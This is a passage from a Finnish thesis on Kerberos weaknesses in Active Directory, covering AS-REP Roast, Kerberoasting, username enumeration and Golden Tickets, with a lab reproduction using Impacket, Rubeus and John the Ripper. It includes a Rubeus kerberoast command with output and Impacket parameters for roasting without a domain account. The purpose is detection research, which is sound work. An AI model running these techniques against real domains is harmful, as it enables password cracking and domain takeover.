TGS-REP	Vahvin palvelutunnuksen tukema salaus.	Vahvin TGS-REQ-pyynnön lähettäneen osapuolen tukema salaus.

TAULUKKO 1. Kerberoksen salauslogiikka AS-REP- ja TGS-REP-viesteissä.

3 HAAVOITTUVUUDET


Kerberoksessa on monia eri tunnettuja haavoittuvuuksia, joilla hyökkääjä voi saada enemmän käyttöoikeuksia yrityksen ympäristöön. Suurin osa näistä hyökkäyksistä on estettävissä konfiguraatiomuutoksilla, mutta tämä ei ole aina mahdollista. Vanhat laitteet eivät esimerkiksi välttämättä tue uudempia salausmenetelmiä, joka luo ongelman kyberturvallisuuden näkökulmasta, kun tunnettuja haavoittuvuuksia ei voidakaan paikata. Tällöin on äärimmäisen tärkeää pystyä havaitsemaan ajoissa, kun näitä haavoittuvuuksia käytetään, jotta hyökkääjä saadaan eristettyä muusta ympäristöstä mahdollisimman pian. Tässä kappaleessa käydään läpi kaikki yleisimmät haavoittuvuudet, joita hyökkääjä saattaisi hyödyntää ympäristöön päästyään. Työssä haavoittuvuudeksi luetaan myös ympäristön konfiguraatioiden luoma tila, jossa Kerberos on haavoittuvainen tietyille hyökkäyksille, sekä erilaiset suunnitteluvirheet, jotka mahdollistavat hyökkäykset, vaikka protokollan toiminta olisi täysin suunniteltua.

3.1 AS-REP Roast

AS-REP Roast -hyökkäys käyttää hyödykseen Kerberos-protokollan tapaa salata istuntoavain AS-REP-vastauksessa. AS-REP-vastauksessa istuntoavain suojataan käyttäjän omalla salaisuudella, jolloin hyökkääjä voi tallentaa tämän salatun istuntoavaimen AS-REP-vastauksesta. Tässä tilanteessa istuntoavain, sekä käyttäjän salasana, ovat haavoittuvaisia brute-force-hyökkäykselle. Jos istuntoavaimen salauksen purku onnistuu jollakin tietyllä salasanalla, hyökkääjä tietää tämän olevan käyttäjän salasana. (Dibley 2024.)

Hyvänä puolena tässä ylläpitäjille on se, että Kerberos ei oletusarvoisesti lähetä AS-REP-vastausta, ellei pyytävä osapuoli tiedä jo käyttäjän salasanaa. Oletusarvoisesti Kerberos vaatii esiautentikointia, jotta se lähettää AS-REP-vastauksen. Yksittäisille käyttäjille on kuitenkin mahdollista konfiguroida asetus, joka poistaa tämän vaatimuksen käytöstä (kuvio 10). Tämä asetus AD:ssa on ”Do not require Kerberos preauthentication”, ja sitä käytetään usein vanhempien järjestelmien

vuoksi, jos ne eivät tue esiautentikointia. Kun asetus on konfiguroitu, kuka tahansa voi pyytää KDC:ltä kyseiselle käyttäjälle TGT:tä, jolloin he saavat KDC:ltä AS-REP-vastauksen. Tämä asetus on erittäin vaarallinen, sillä pyytävän laitteen ei tarvitse edes kuulua toimialueeseen. Riittää, että tietokoneen viestit menevät perille KDC:lle.




KUVIO 10. AS-REP Roast -hyökkäykselle haavoittuvainen käyttäjä.

3.2 Kerberoasting

Kerberoasting, jonka löysi alun perin SANS-kouluttaja Tim Medin, on AS-REP Roast -hyökkäykseen verrattava hyökkäys, sillä sekin keskittyy KDC:ltä saadun vastauksen salauksen murtamiseen brute-force-hyökkäyksellä (Perez 2021). Tällä kertaa kohde ei ole käyttäjän salasana, vaan palvelun salasana. Hyökkäys kohdistuu siis KDC:ltä saatuun TGS-REP-vastaukseen.

Tässä vaiheessa hyökkääjällä tulee olla hallussaan toimialueella oleva käyttäjätunnus sekä sen salasana, NTLM-tarkiste, tai vähintään voimassa oleva TGT. Hyökkääjä pyytää KDC:ltä ST:tä, ja yrittää murtaa ST:n salauksen, sillä se on

salattu palvelun salasanalla. Jos palvelutunnuksena toimii tietokonetunnus, salasana on liki mahdoton murtaa, sillä tietokonetunnuksen salasana vaihtuu oletuksena 30 päivän välein, ja se on 120 merkkiä pitkä (Metcalf 2014). Jos kuitenkin palvelutunnuksena käytetään manuaalisesti luotua käyttäjätunnusta (kuvio 11), salasana on ihmisen asettama, ja tällöin on hyvä mahdollisuus, että salasana on heikko. Hyökkääjät saattavat olla vielä tarkempia tämän kanssa, ja kohdistaa hyökkäysyrityksensä vain tunnuksiin, joiden salasanaa ei ole vaihdettu moneen vuoteen. Tämä indikoi vielä vahvemmin, että salasana on heikko, sillä salasanojen monimutkaistaminen on otettu käyttöön eri yrityksissä suurella aikavälillä, ja joillakin salasanavaatimukset ovat vieläkin heikohkoja.



KUVIO 11. Manuaalisesti luotu palvelutunnus.

3.3 Kerberoasting ilman toimialuetunnusta

Kerberoasting ilman toimialuetunnusta on suhteellisen tuore hyökkäys, sillä se löydettiin vasta vuonna 2022 Charlie Clarkin toimesta. Hyökkäyksessä autentikoimaton käyttäjä pystyy pyytämään TGT:tä mille tahansa palvelulle, ja saamaan

täten palvelun salasanalla salatun istuntoavaimen. Hyökkääjä voi Kerberoastingista tuttuun malliin murtaa tämän istuntoavaimen salauksen brute-force-hyökkäyksellä, ja selvittää palvelutunnuksen salasanan. (Clark 2022.)

Hyökkäys on helppo toteuttaa. Hyökkääjän tulee vain lähettää AS-REQ-pyyntö, joka sisältää hyökkääjän haluaman palvelun, jolloin KDC salaa AS-REP-vastauksessa olevan tiketin palvelun salaisuudella. Yleensä käyttäjät pyytävät palvelutunnukselle ST:tä, eli siis lähettävät KDC:lle TGS-REP pyynnön. Tämä toiminnallisuus on MSRC:n (Microsoft Security Research Center) mukaan odotettua, joten tälle ei ole odotettavissa virallista korjausta. (Clark 2022.)

Hyökkäyksessä ainoa haaste on alustavan tiedon saanti. Hyökkääjällä ei ole toimialueelle suoraa pääsyä, jonka vuoksi hän ei voi pyytää palveluiden käyttäjänimiä LDAP:lla. Koska Kerberoasting kuitenkin vaatii palvelutunnuksen nimen tietämisen, hyökkääjän pitää saada se tietoonsa jollakin muulla tapaa. Tämä on mahdollista esimerkiksi kokeilemalla eri käyttäjänimiä Kerberosta vasten tai RPC/SMB Null Sessionin käyttö käyttäjien selvittämiseen.

3.4 Käyttäjätunnusten luetteloiminen Kerberoksella

Käyttäjätunnusten luetteloiminen (enumeration) on tärkeä osa hyökkäysketjua varsinkin niissä tilanteissa, joissa hyökkääjällä ei ole vielä toimialuetunnusta hallussaan. Hyökkääjä voi haluta selvittää käyttäjätunnukset, jotka eivät vaadi esiautentikointia, jotta se pystyisi suorittamaan esimerkiksi AS-REP Roast -hyökkäyksen. Hyökkääjällä voi olla monia muitakin syitä käyttäjätunnuslistauksen tekoon, kuin AS-REP Roast -hyökkäys, mutta Kerberoksen kohdalla se lienee ilmiselvin.

Tämä tapahtuu käytännössä siten, että hyökkääjällä on valmiina lista mahdollisia käyttäjätunnuksia, joille hän yrittää pyytää TGT:tä. Tämän listauksen hyökkääjä on saanut useimmiten avointen lähteiden tutkimisesta, ja muodostamalla listan manuaalisesti. KDC vastaa näihin TGT-pyyntöihin eri virhekoodilla riippuen siitä, onko tunnus olemassa vai ei, ja vaaditaanko tunnukselta esiautentikointia (Microsoft 2021a):

- Tunnusta ei ole: 0x6, KDC_ERR_C_PRINCIPAL_UNKNOWN
- Tunnus on olemassa, ja vaatii esiautentikoinnin: 0x19, KDC_ERR_PRE-AUTH_REQUIRED
- Tunnus on olemassa, ja ei vaadi esiautentikointia: 0x0, KDC_ERR_NONE

Myös muita virhekoodeja on, mutta nämä ovat yleisimmät tässä skenaariossa.

3.5 Golden Ticket

Golden Ticket -hyökkäyksessä on kyse siitä, että hyökkääjä saa käsiinsä krbtgt-tunnuksen NTLM- tai AES-tiivisteen, ja tämän avulla hyökkääjä voi luoda mielivaltaisen TGT:n (Petri n.d.). Hyökkäys vaatii paikallisen järjestelmänvalvojan oikeuden jollekin DC:lle, Domain Admin -tunnukset, tai tunnuksen, jolla on ”Replicating Directory Changes All” ja ”Replicating Directory Changes” -oikeudet.

Jos hyökkääjällä on jo Domain Admin -tunnus, tai jokin muu laajan pääsyn tunnus hallussaan, niin miksi Golden Ticket -hyökkäys on uhka? Uhka ei ole puhtaasti käyttöoikeuksissa, vaan myös persistenssissä. Toisin sanoen, miten hyökkääjä saa säilytettyä asemansa ympäristössä. Jos alkuperäinen hyökkäys esimerkiksi Domain Admin -tunnukselle huomataan, mutta Golden Ticket -hyökkäystä ei, hyökkääjällä on vieläkin täysi pääsy ympäristöön. Hyökkääjän luoma TGT on voimassa niin kauan, kuin siihen on määritelty, jolloin hyökkääjä voi pyytää myös palveluihin tikettejä yhtä kauan. Koska TGT on näennäisesti krbtgt-tunnuksen luoma, ja täten oikeellinen, tämä voimassaoloaika voi olla käytännössä mitä vain, riippumatta toimialueen asettamista rajoituksista, ja TGT:n muitakin tietoja voi muokata vapaasti. Ainoa poikkeus tähän on käyttäjänimi, jonka on nykyään oltava oikeellinen.

Kuvitellaan vielä, että ympäristön ylläpitäjät huomaavat Domain Admin -tunnuksen vaarantuneen, ja nollaavat sen salasanan. Vaaran luulisi olevan tässä kohtaa ohitse, mutta näin ei ole. Jos muistellaan TGS-REQ-pyyntöä, KDC ei tässä kohtaa vaadi enää käyttäjän salasanaa, vaan pyynnössä olevan istuntoavaimen täsmäämisen TGT:ssä olevaan ja sitä, että tiketti on voimassa. Käyttäjän salasanan

nollaaminen ei siis lukitse hyökkääjää ulos. Ainoa tapa saada hyökkääjä ulos järjestelmästä on nollata krbtgt-tunnuksen salasana kaksi kertaa, jolloin kaikki vanhat tiketit mitätöityvät. Microsoft suosittelee, että salasana vaihdetaan ensin kerran, ja 10 tunnin jälkeen uudelleen, jos TGT:n pisin sallittu elinikä on 10 tuntia (Microsoft 2024a). Tämä ei tässä tilanteessa ole oikea toimintatapa, sillä hyökkääjä voi vielä käyttää Golden Tickettiä 10 tuntia, ja luoda uuden Golden Ticketin uudella krbtgt-salasanalla. Hyökkääjä voi toimia näin, sillä Golden Ticket mahdollistaa DCSync-hyökkäyksen toteuttamisen uudelleen.

Krbtgt-tilin salasana tulisi nollata mahdollisimman pian kaksi kertaa, jotta vanhoja tikettejä ei hyväksytä KDC:n toimesta, kuitenkin varmistuen Domain Controllerien välisestä replikoinnista. Krbtgt-tilin salasananvaihdoksen replikointia voi seurata manuaalisesti Domain Controllereilta tarkkailemalla tilin pwdLastSet-attribuutin arvoa, tai esimerkiksi käyttäen LockoutStatus-työkalua. Jos salasana vaihdetaan liian nopeasti kaksi kertaa, DC:t eivät enää luota toisiinsa, sillä kumpikaan krbtgt-tilin kahdesta viimeisestä salasanasta ei täsmää toisen DC:n krbtgt-tilin salasanojen kanssa.

Microsoftin ohjeistus on hyvä normaalissa tilanteessa, jossa halutaan välttää palveluiden ja käyttäjien yhteyksien katkeamista. KDC säilyttää kaksi viimeisintä krbtgt-tunnuksen salasanaa, joten kun tunnuksen salasanan vaihtaa kerran, vanhat tiketit käyvät vielä. Kun salasanan vaihtaa toisen kerran 10 tunnin jälkeen, kaikki käyttäjät ja palvelut ovat saaneet TGT:n uudella krbtgt-salasanalla salattuna, jolloin krbtgt-tunnuksen salasanan nollaaminen vielä kerran ei katkaise palveluiden eikä käyttäjien yhteyksiä. Kun tästä mennään vielä eteenpäin 10 tuntia, kaikilla käyttäjillä on uusimmalla krbtgt-salasanalla salattu TGT.

4 HYVÄKSIKÄYTÖN KUVAAMINEN

Jotta hyökkääjän tavat ja itse hyökkäys voidaan ymmärtää paremmin, on tärkeää testata hyökkäystilannetta testiympäristössä. Tällä menetelmällä saatiin lokia, tapahtumia, sekä havaintoja, joilla pystyttiin paremmin muodostamaan selkeitä eroavaisuuksia normaalin ja haitallisen liikenteen välille. Testiympäristössä käytössä oli neljä laitetta:


- Windows Server 2022 -palvelin (10.0.0.4)
- Windows 11 -työasema (10.0.0.5)
- Debian-pohjainen työasema (10.0.0.6)
- Ubuntu-pohjainen palvelin (10.0.0.7)

Debian- ja Windows 11 -työasemia käytettiin niin normaalin liikenteen tuottamiseen, kuin haitallisien toimien tekemiseen. Windows Server toi AD-palvelut työasemille ja palvelimille, kun taas Ubuntu-palvelimella oli verkkosivut, johon autentikointi tapahtui Kerberoksella. Kaikki hyökkäyksissä käytetyt oleelliset komennot ovat dokumentissa liitteenä (liite 2).

4.1 AS-REP Roast


AS-REP Roast -hyökkäykseen hyökkääjä tarvitsee yhteyden johonkin KDC:hen, eli yleensä toimialueen Domain Controlleriin, sekä käyttäjälistan, jossa olevilla käyttäjillä on esiautentikointi mahdollisesti poistettuna käytöstä. Hyökkäyksen demonstroimisessa käytettiin avoimen lähdekoodin Impacket-kokoelmaa sekä John the Ripperiä (JtR), mutta hyökkäykseen on saatavilla muitakin työkaluja.

Aloittaakseen hyökkäyksen, hyökkääjän tulee saada käyttäjälistaus jollakin tapaa. Jos hyökkääjä on saanut haltuunsa toimialueella olevan tietokoneen, tämä on helppoa, sillä LDAP-kyselyillä (liite 1) käyttäjien selvittäminen käy muutamassa sekunnissa. Tämä on kuvattu käytännössä kuviossa 12.




KUVIO 12. LDAP-kyselyllä haetut käyttäjät, jotka eivät vaadi esiautentikointia.

Jos hyökkääjä ei ole päässyt toimialueella olevaan tietokoneeseen, ja sillä ei ole käyttäjätunnusta, hyökkääjän on myös mahdollista hankkia käyttäjiä esimerkiksi SMB/RPC-null bindilla. Tämä ei ole nykyään oletuskonfiguraatio, eikä myöskään suositusten mukaista, joten suurimmalle osalle yrityksistä tämän ei tulisi olla uhka. Viimeiseksi vaihtoehdoksi hyökkääjälle jää avointen lähteiden tiedustelun perusteella muodostettu käyttäjänimilistaus. Käyttäjätunnusten luetteloiminen käydään läpi tarkemmin kappaleessa 4.4.



KUVIO 13. Hyökkäyksessä käytetty käyttäjälista.


Varustettuna käyttäjätunnuslistauksella (kuvio 13), hyökkääjä aloitti AS-REP Roast -hyökkäyksen. Hyökkääjä lähetti yksi kerrallaan KDC:lle AS-REQ-pyynnön jokaisen listalla olevan käyttäjän puolesta. Tässä demonstraatiossa hyökkäyksessä käytettiin listaa, jossa oli niin oikeellisia, kuin virheellisiä käyttäjätunnuksia. AS-REP Roast -hyökkäykseen käytettävä skripti Impacket-kirjastossa on ”GetNPUsers.py”.



KUVIO 14. Hyökkääjä ajaa Impacketin GetNPUsers.py-skriptin.

GetNPUsers.py palautti ruudulle jokaisen epäonnistuneen käyttäjän kohdalla tulleen virheen, ja onnistuessaan se palautti käyttäjän istuntoavaimen krb5asrep-muotoisen tiivisteen (kuvio 14). Tämä luotiin AS-REP-vastauksen palauttaman istuntoavaimen pohjalta, joka on salattu käyttäjän salasanasta muodostetulla tiivisteellä. Tiivisteen alussa on tekstinpätkä ”23”, joka tarkoittaa sitä, että istuntoavain salattiin RC4:llä (IANA 2024). RC4 on heikko salausmenetelmä, ja kohtuullisen helppo murtaa nykyaikaisella tietokoneella. Nähdään myös, että vain ”roach” nimisellä käyttäjällä oli esiautentikointi poistettu käytöstä.

Seuraava vaihe hyökkääjälle oli tämän kyseisen tiivisteen murtaminen brute-force-hyökkäyksellä. Oikeassa tilanteessa hyökkääjä yrittäisi joko jokaista mahdollista salasanayhdistelmää, tai käyttäisi esimerkiksi niin kutsuttua ”sanakirjahyökkäystä” murtaakseen salasanan. Sanakirjahyökkäys on brute-force-hyökkäys, jossa hyökkääjä yrittää arvata käyttäjätunnuksen salasanan kokeilemalla usein käytettyjä salasanoja (Hakatemia 2022). Käyttäen JtR:ää ja valmiiksi muodostettua salasanalistaa, tiiviste, joka tallennettiin ”roach.hash” nimiseen tiedostoon, yritettiin murtaa (kuvio 15).



KUVIO 15. Tiivisteen murtaminen John the Ripperillä.

Salasanan murrettuaan hyökkääjä pääsi kirjautumaan tilille ”roach”. Näin hyökkääjä sai itselleen ensimmäiset käyttäjätunnukset sisäverkossa.

4.2 Kerberoasting

Kerberoasting-hyökkäykseen hyökkääjä tarvitsee toimialuetunnuksen sekä joko salasanan, NTLM-tiivisteen, tai ainakin käyttäjän voimassa olevan TGT:n (Özeren 2024). Hyökkäyksen toteuttamiseen on olemassa monia eri työkaluja, kuten aiemmassa AS-REP Roastauksessa käytetty Impacket, mutta tässä tapauksessa käytettiin Windowsille saatavilla olevaa työkalua nimeltä Rubeus.

Hyökkäys on yksinkertainen luonteeltaan, ja hyödyntääkin Kerberoksen normaalia toimintaperiaatetta. Ensimmäiseksi hyökkääjä joko selvittää halutun palvelutunnuksen nimen itse, tai sitten hyökkääjä käyttää jotakin työkalua, joka tekee haun kaikista oleellisista palvelutunnuksista hyökkääjän puolesta. Jälkimmäinen vaihtoehto on huomattavasti yleisempi, joten tätä testitilannetta lähestyttiin samankaltaisesti.

Suorittaakseen hyökkäyksen, hyökkääjä siirtää Rubeuksen toimialueella olevalle tietokoneelle. Vaihtoehtoisesti hyökkääjä voi myös käyttää hyökkäykseen omaa tietokonettaan, mutta tälläkin tietokoneella tulee olla KDC:lle yhteys. Kun Rubeus on saatu siirrettyä tietokoneelle, hyökkääjä voi yhdellä lyhyellä komennolla suorittaa Kerberoasting-hyökkäyksen.

```
C:\Tools>Rubeus.exe kerberoast

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : flare.corp
[*] Searching path 'LDAP://OP-DC01.flare.corp/DC=flare,DC=corp' for '(&(samAccountType=805306368)(servicePrincipalName=*)
(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 3


[*] SamAccountName         : svc_web01
[*] DistinguishedName      : CN=svc_web01,OU=Services,OU=Flare,DC=flare,DC=corp
[*] ServicePrincipalName   : HTTP/OP-WEB01.flare.corp
[*] PwdLastSet             : 3/12/2025 9:32:40 AM
[*] Supported ETypes       : RC4_HMAC, AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash                   : $krb5tgs$18$svc_web01$flare.corp$*HTTP/OP-WEB01.flare.corp@flare.corp*$F4F67ADE1
```

KUVIO 16. Hyökkääjä ajaa Kerberoast-hyökkäyksen.

Kuviosta 16 voidaan nähdä Rubeus-työkalun logiikka Kerberoast-hyökkäykselle. Ensinnäkään Rubeus ei pyytänyt käyttäjätunnuksia, joten ohjelma sai ne tietokoneen muistista. Toiseksi Rubeus täydensi käyttäjätunnuksen perusteella haettavan toimialueen. Ensimmäiset punaisella ympyröidyt rivit kertovat, miten Rubeus haki palvelutunnukset. Tarkastellaan tämä ehto kerrallaan:

- (samAccountType=805306368) – Tili on NORMAL_USER_ACCOUNT, eli tavallinen käyttäjätunnus (Microsoft 2020b).
- (servicePrincipalName=*) – servicePrincipalName (SPN) on mitä vain, paitsi tyhjä. Kaikilla palveluilla on SPN.
- (!samAccountName=krbtgt) – Tilin nimi ei ole krbtgt. Tämä on Kerberoksen palvelutunnus.
- (!(UserAccountControl:1.2.840.113556.1.4.803:=2)) – Tili ei ole inaktiivinen tai poistettu käytöstä (Microsoft 2025).

Toinen punaisella ympyröity kohta puolestaan onkin osa HTTP/OP-WEB01.flare.corp-palvelun salatun ST:n tiivisteestä. Tämä tiiviste on paljon pidempi, kuin mitä kuviossa näkyy. Tiivisteen tallentamalla hyökkääjä voi AS-REP Roast -hyökkäyksen tavoin murtaa tiivisteen esimerkiksi JtR:llä. Tiivisteen murrettuaan, hyökkääjä voi toimia palveluna, ja luoda palveluun mielivaltaisia tikettejä.

Tässä demonstraatiossa hyökkääjä haki kaikkia toimialueen käyttäjämuotoisia palvelutunnuksia, ja pyysi näihin liitettyihin palveluihin ST:tä. On otettava huomioon, että hyökkääjä voisi yhtä hyvin hakea vain yhden palvelutunnuksen tiivisteen, tai kohdentaa hyökkäyksen tiettyyn OU:hun (Organizational Unit). Rubeuksessa on näille sisäänrakennetut asetukset, joten tämä ei sinällään ole yhtään sen hankalampaa, kuin tämä yksinkertaisin muoto Kerberoasting-hyökkäyksestä.

4.3 Kerberoasting ilman toimialuetunnusta

Kerberoasting ilman toimialuetunnusta hyödyntää Kerberoksen TGT-pyynnön toimintalogiikkaa. Hyökkääjä ei siis tarvitse hyökkäykseen toimialuetunnusta, kunhan toimialueella on yksi käyttäjä, jolla ei ole esiautentikointia. Hyökkääjä

aloittaa hyökkäyksen luetteloimalla toimialueen käyttäjätunnukset, joilla ei ole esiautentikointia käytettävänä. Käyttäjätunnusten luettelointi käydään läpi tarkemmin kappaleessa 4.4.

Tämän jälkeen hyökkääjä joutui luetteloimaan mahdolliset SPN-tunnukset. Hyökkääjällä ei ollut tähän selkeää tapaa ilman toimialuetunnusta, mutta se hyödynsi samankaltaisia keinoja, kuin AS-REP Roast -hyökkäyksessä. Tässä tilanteessa hyökkääjää siis kiinnosti käyttäjämuotoiset toimialuetunnukset, joille asetettiin servicePrincipalName-attribuutti. Lopputuloksena hyökkääjällä oli mahdollisia SPN-tunnuksia sisältävä lista (kuvio 17).

KUVIO 17. Kerberoast-hyökkäyksessä käytetty käyttäjätunnuslistaus.

Kun hyökkääjä sai haltuunsa tarvittavat esitiedot, hyökkääjä ajoi Impacketin kirjastosta GetUserSPNs.py-skriptin (kuvio 18), mutta eri parametreillä, kuin normaalissa Kerberoasting-hyökkäyksessä. Normaalisti hyökkääjä joutuisi määrittelemään Kerberoasting-hyökkäykseen käytettävän käyttäjän sekä jonkun DC:n IP-osoitteen (KDC:n osoite). Tämän jälkeen hyökkääjä syöttäisi tunnuksen salasanan. Tässä tilanteessa hyökkääjä käytti parametrejä ”-no-pass -no-preauth <käyttäjä> -usersfile <spn_lista.txt>”. Nämä käytännössä tarkoittavat sitä, että skripti ei pyydä salasanaa komennon syöttämisen jälkeen, käytettävällä käyttäjällä ei ole esiautentikointia, ja skriptille syötetään SPN-tunnuksista lista. Parametri ”no-preauth” määrittää myös, että skripti lähettää AS-REQ-pyynnön, eikä perinteiselle Kerberoasting-hyökkäykselle tyypillistä TGS-REQ-pyyntöä.

KUVIO 18. Hyökkääjä ajaa Impacketin GetUserSPNs.py-skriptin.

